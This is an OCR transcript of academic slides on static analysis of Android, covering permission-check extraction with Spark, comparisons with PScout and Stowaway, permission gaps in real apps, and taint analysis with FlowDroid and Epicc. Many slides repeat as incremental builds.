Spark Naive (3/4)

- Off-the-shelf

Spark Naive (3/4)

- Off-the-shelf
- Only about 1800 methods are analyzed: why?

Spark Naive (3/4)

- Off-the-shelf
- Only about 1800 methods are analyzed: why?
  - Static methods

Spark Naive (3/4)

- Off-the-shelf
- Only about 1800 methods are analyzed: why?
  - Static methods
- This approach completely fails

Spark Naive (3/4)

- Off-the-shelf
- Only about 1800 methods are analyzed: why?
  - Static methods
- This approach completely fails

$\rightarrow$ generate entry point "wrappers" to initialize objects

Spark Intelligent (4/4)


Spark Intelligent (4/4)

- Generates entry point wrappers

Spark Intelligent (4/4)

- Generates entry point wrappers
- Handles system services initialization and managers initialization

Spark Intelligent (4/4)




API methods

Binder `transact` method


Services `onTransact` methods

Services target methods


Spark Intelligent (4/4)



Spark Intelligent (4/4)



Spark Intelligent (4/4)




API methods

Binder `transact` method

Services `onTransact` methods

Services target methods

Spark Intelligent (4/4)



API methods

Binder `transact` method

Services `onTransact` methods


Services target methods

Spark Intelligent Results (4/4)

Permission Set	# entry points (Spark Intelligent)	# entry points (CHA Intelligent)	# entry points (CHA Essential)
with 0 permissions	42,895 (98.77%)	32,924 (65.8%)	32,924 (64%)
with 1 permissions	471 (1.08%)	39 (0.08%)	1 ($<$ 0.01%)
with 2 permissions	48 (0.11%)	55 (0.12%)	0 (0%)
with 3 permissions	10 (0.01%)	0 (0%)	0 (0%)
with $>$ 3 permissions	3 (0.02%)	17,011 (34.0%)	18,237 (36%)
	43,427 (100%)	50,029 (100%)	50,029 (100%)

Spark Intelligent Results (4/4)

Permission Set	# entry points (Spark Intelligent)	# entry points (CHA Intelligent)	# entry points (CHA Essential)
with 0 permissions	42,895 (98.77%)	32,924 (65.8%)	32,924 (64%)
with 1 permissions	471 (1.08%)	39 (0.08%)	1 ($<$ 0.01%)
with 2 permissions	48 (0.11%)	55 (0.12%)	0 (0%)
with 3 permissions	10 (0.01%)	0 (0%)	0 (0%)
with $>$ 3 permissions	3 (0.02%)	17,011 (34.0%)	18,237 (36%)
	43,427 (100%)	50,029 (100%)	50,029 (100%)



classes are removed to speed up the experiment

Evaluation (1/3): Android 4

Comparison Spark Intelligent vs. PScout [1]

[1] K. W. Y. Au, Y. F. Zhou, Z. Huang, and D. Lie. Pscout: analyzing the android permission specification. In Proceedings of the 2012 ACM conference on Computer and communications security, 2012.

Evaluation (1/3): Android 4

Comparison Spark Intelligent vs. PScout [1]

Permission set	Number of Methods
#API Methods in Spark and PScout	468 (100%)
Identical	289 (61.75%)
we find less permission checks	176 (37.60%)
we find more permission checks	3 (0.64%)

[1] K. W. Y. Au, Y. F. Zhou, Z. Huang, and D. Lie. Pscout: analyzing the android permission specification. In Proceedings of the 2012 ACM conference on Computer and communications security, 2012.

Evaluation (1/3): Android 4

Comparison Spark Intelligent vs. PScout [1]

Permission set	Number of Methods
#API Methods in Spark and PScout	468 (100%)
Identical	289 (61.75%)
we find less permission checks	176 (37.60%)
we find more permission checks	3 (0.64%)

- We are more precise (ex: 1 permission against 5 for entry point exitKeyguardSecurely(...))

[1] K. W. Y. Au, Y. F. Zhou, Z. Huang, and D. Lie. Pscout: analyzing the android permission specification. In Proceedings of the 2012 ACM conference on Computer and communications security, 2012.

Evaluation (1/3): Android 4

Comparison Spark Intelligent vs. PScout [1]

Permission set	Number of Methods
#API Methods in Spark and PScout	468 (100%)
Identical	289 (61.75%)
we find less permission checks	176 (37.60%)
we find more permission checks	3 (0.64%)

- We are more precise (ex: 1 permission against 5 for entry point exitKeyguardSecurely(...))
- We are less precise: we not analyze some modules (ex: non-Java code)

[1] K. W. Y. Au, Y. F. Zhou, Z. Huang, and D. Lie. Pscout: analyzing the android permission specification. In Proceedings of the 2012 ACM conference on Computer and communications security, 2012.

Evaluation (2/3): Android 2.2

[1] A. Felt, E. Chin, S. Hanna, D. Song, and D. Wagner. Android permissions demystified. In ACM CCS, 2011.

Evaluation (2/3): Android 2.2

Comparison Spark Intelligent vs. Stowaway [1]

$\rightarrow$ Stowaway = Testing Approach

[1] A. Felt, E. Chin, S. Hanna, D. Song, and D. Wagner. Android permissions demystified. In ACM CCS, 2011.

Evaluation (2/3): Android 2.2

Comparison Spark Intelligent vs. Stowaway [1]

$\rightarrow$ Stowaway = Testing Approach

Results

- 552 / 673 entry points are "correct"

[1] A. Felt, E. Chin, S. Hanna, D. Song, and D. Wagner. Android permissions demystified. In ACM CCS, 2011.

Evaluation (2/3): Android 2.2

Comparison Spark Intelligent vs. Stowaway [1]

$\rightarrow$ Stowaway = Testing Approach

Results

- 552 / 673 entry points are "correct"
- 119 / 673 have more permissions

[1] A. Felt, E. Chin, S. Hanna, D. Song, and D. Wagner. Android permissions demystified. In ACM CCS, 2011.

Evaluation (2/3): Android 2.2

Comparison Spark Intelligent vs. Stowaway [1]

→ Stowaway = Testing Approach

Results

- 552 / 673 entry points are "correct"
- 119 / 673 have more permissions
- At least 3 entry points in Stowaway were missing permissions

[1] A. Felt, E. Chin, S. Hanna, D. Song, and D. Wagner. Android permissions demystified. In ACM CCS, 2011.

Evaluation (2/3): Android 2.2

Comparison Spark Intelligent vs. Stowaway [1]

→ Stowaway = Testing Approach

Results

- 552 / 673 entry points are "correct"
- 119 / 673 have more permissions
- At least 3 entry points in Stowaway were missing permissions

↳ Testing (1) yields an under-approximation.

[1] A. Felt, E. Chin, S. Hanna, D. Song, and D. Wagner. Android permissions demystified. In ACM CCS, 2011.

Evaluation (2/3): Android 2.2

Comparison Spark Intelligent vs. Stowaway [1]

→ Stowaway = Testing Approach

Results

- 552 / 673 entry points are "correct"
- 119 / 673 have more permissions
- At least 3 entry points in Stowaway were missing permissions

↳ Testing (1) yields an under-approximation.
↳ Static (2) Analysis yields an over-approximation.

[1] A. Felt, E. Chin, S. Hanna, D. Song, and D. Wagner. Android permissions demystified. In ACM CCS, 2011.

Evaluation (2/3): Android 2.2

Comparison Spark Intelligent vs. Stowaway [1]

→ Stowaway = Testing Approach

Results

- 552 / 673 entry points are "correct"
- 119 / 673 have more permissions
- At least 3 entry points in Stowaway were missing permissions

↳ Testing (1) yields an under-approximation.
↳ Static (2) Analysis yields an over-approximation.
↳ Combining the (1) and (2) to have "correct" results?

[1] A. Felt, E. Chin, S. Hanna, D. Song, and D. Wagner. Android permissions demystified. In ACM CCS, 2011.

Evaluation (3/3): Permission Gaps in Real World Applications

Evaluation (3/3): Permission Gaps in Real World Applications

- 742 Freewarelovers applications:

Evaluation (3/3): Permission Gaps in Real World Applications

- 742 Freewarelovers applications: 96 (13%) have a permission gap

Evaluation (3/3): Permission Gaps in Real World Applications


- 742 Freewarelovers applications: 96 (13%) have a permission gap
- 679 Android Market applications:

Evaluation (3/3): Permission Gaps in Real World Applications

- 742 Freewarelovers applications: 96 (13%) have a permission gap
- 679 Android Market applications: 35 (5%) have a permission gap

Evaluation (3/3): Permission Gaps in Real World Applications

- 742 Freewarelovers applications: 96 (13%) have a permission gap
- 679 Android Market applications: 35 (5%) have a permission gap



Contributions Summary


- Empirically demonstrated that off-the-shelf static analysis can not address the extraction of permissions in Android
- Static analysis of Android requires inner knowledge of the stack
- Static analysis components must be put together:
  1. Entry point initialization
  2. String analysis
  3. Service initialization
  4. Service redirection

Contributions Summary

• **Alexandre Bartel**, Jacques Klein, Martin Monperrus, and Yves Le Traon. Automatically Securing Permission-Based Software by Reducing the Attack Surface: An Application to Android. In *Proceedings of the 27th IEEE/ACM International Conference On Automated Software Engineering (ASE)*, 2012. Short paper. [cication count: 26]

• **Alexandre Bartel**, Jacques Klein, Martin Monperrus, and Yves Le Traon. Static Analysis for Extracting Permission Checks of a Large Scale Framework: The Challenges And Solutions for Analyzing Android. In *IEEE Transactions on Software Engineering (TSE)*, 2014.

Permission Checks



Outline for section 5

Motivation

- more than 48 billion apps installed [1]
- apps leak data [2]
- apps leak data between components [3]

[1] Android (operating system), Feb. 2014. http://en.wikipedia.org/wiki/Android(operatingsystem)
[2] Y. Zhou and X. Jiang. Dissecting android malware: Characterization and evolution. S&P 2012.
[3] L. Wu, M. Grace, Y. Zhou, C. Wu, and X. Jiang. The impact of vendor customizations on android security. SIGSAC 2013.

Challenge 1: Component Lifecycle

- no single `main()` entry point
- component entry point
- call-back entry points (button click, ...)

→ How to handle all these entry points?

Construct a `dummyMain` method to simulate an over-approximation of the behavior with FlowDroid [1].

[1] S. Arzt, S. Rasthofer, C. Fritz, E. Bodden, A. Bartel, J. Klein, Y. Le Traon, D. Octeau and P. McDaniel: FlowDroid: Precise Context, Flow, Field, Object-sensitive and Lifecycle-aware Taint Analysis for Android Apps. In Proceedings of the 35th annual ACM SIGPLAN conference on Programming Language Design and Implementation (PLDI 2014).

Challenge 2: Data Leak Detection

- leak from a source (e.g., `getContacts()`) to a sink (e.g., `sendSms()`

$\rightarrow$ How to find such leaks?

FlowDroid can precisely find leaks within a single components but has to over-approximate for intER-component leaks.

Challenge 3: Inter-Component Communication

- Component communicate together with `Intents`.

$\rightarrow$ How to link components?

Epicc Statically reconstructs Intent objects to know their destination [1]. However, it does not perform data-flow analysis.

[1] D. Octeau, P. McDaniel, S. Jha, A. Bartel, E. Bodden, J. Klein and Y. Le Traon: Effective inter-component communication mapping in android with epicc: An essential step towards holistic security analysis, in Proceedings of the 22nd USENIX Security Symposium, 2013, Washington DC, USA.

Illustration of the problem: An Example

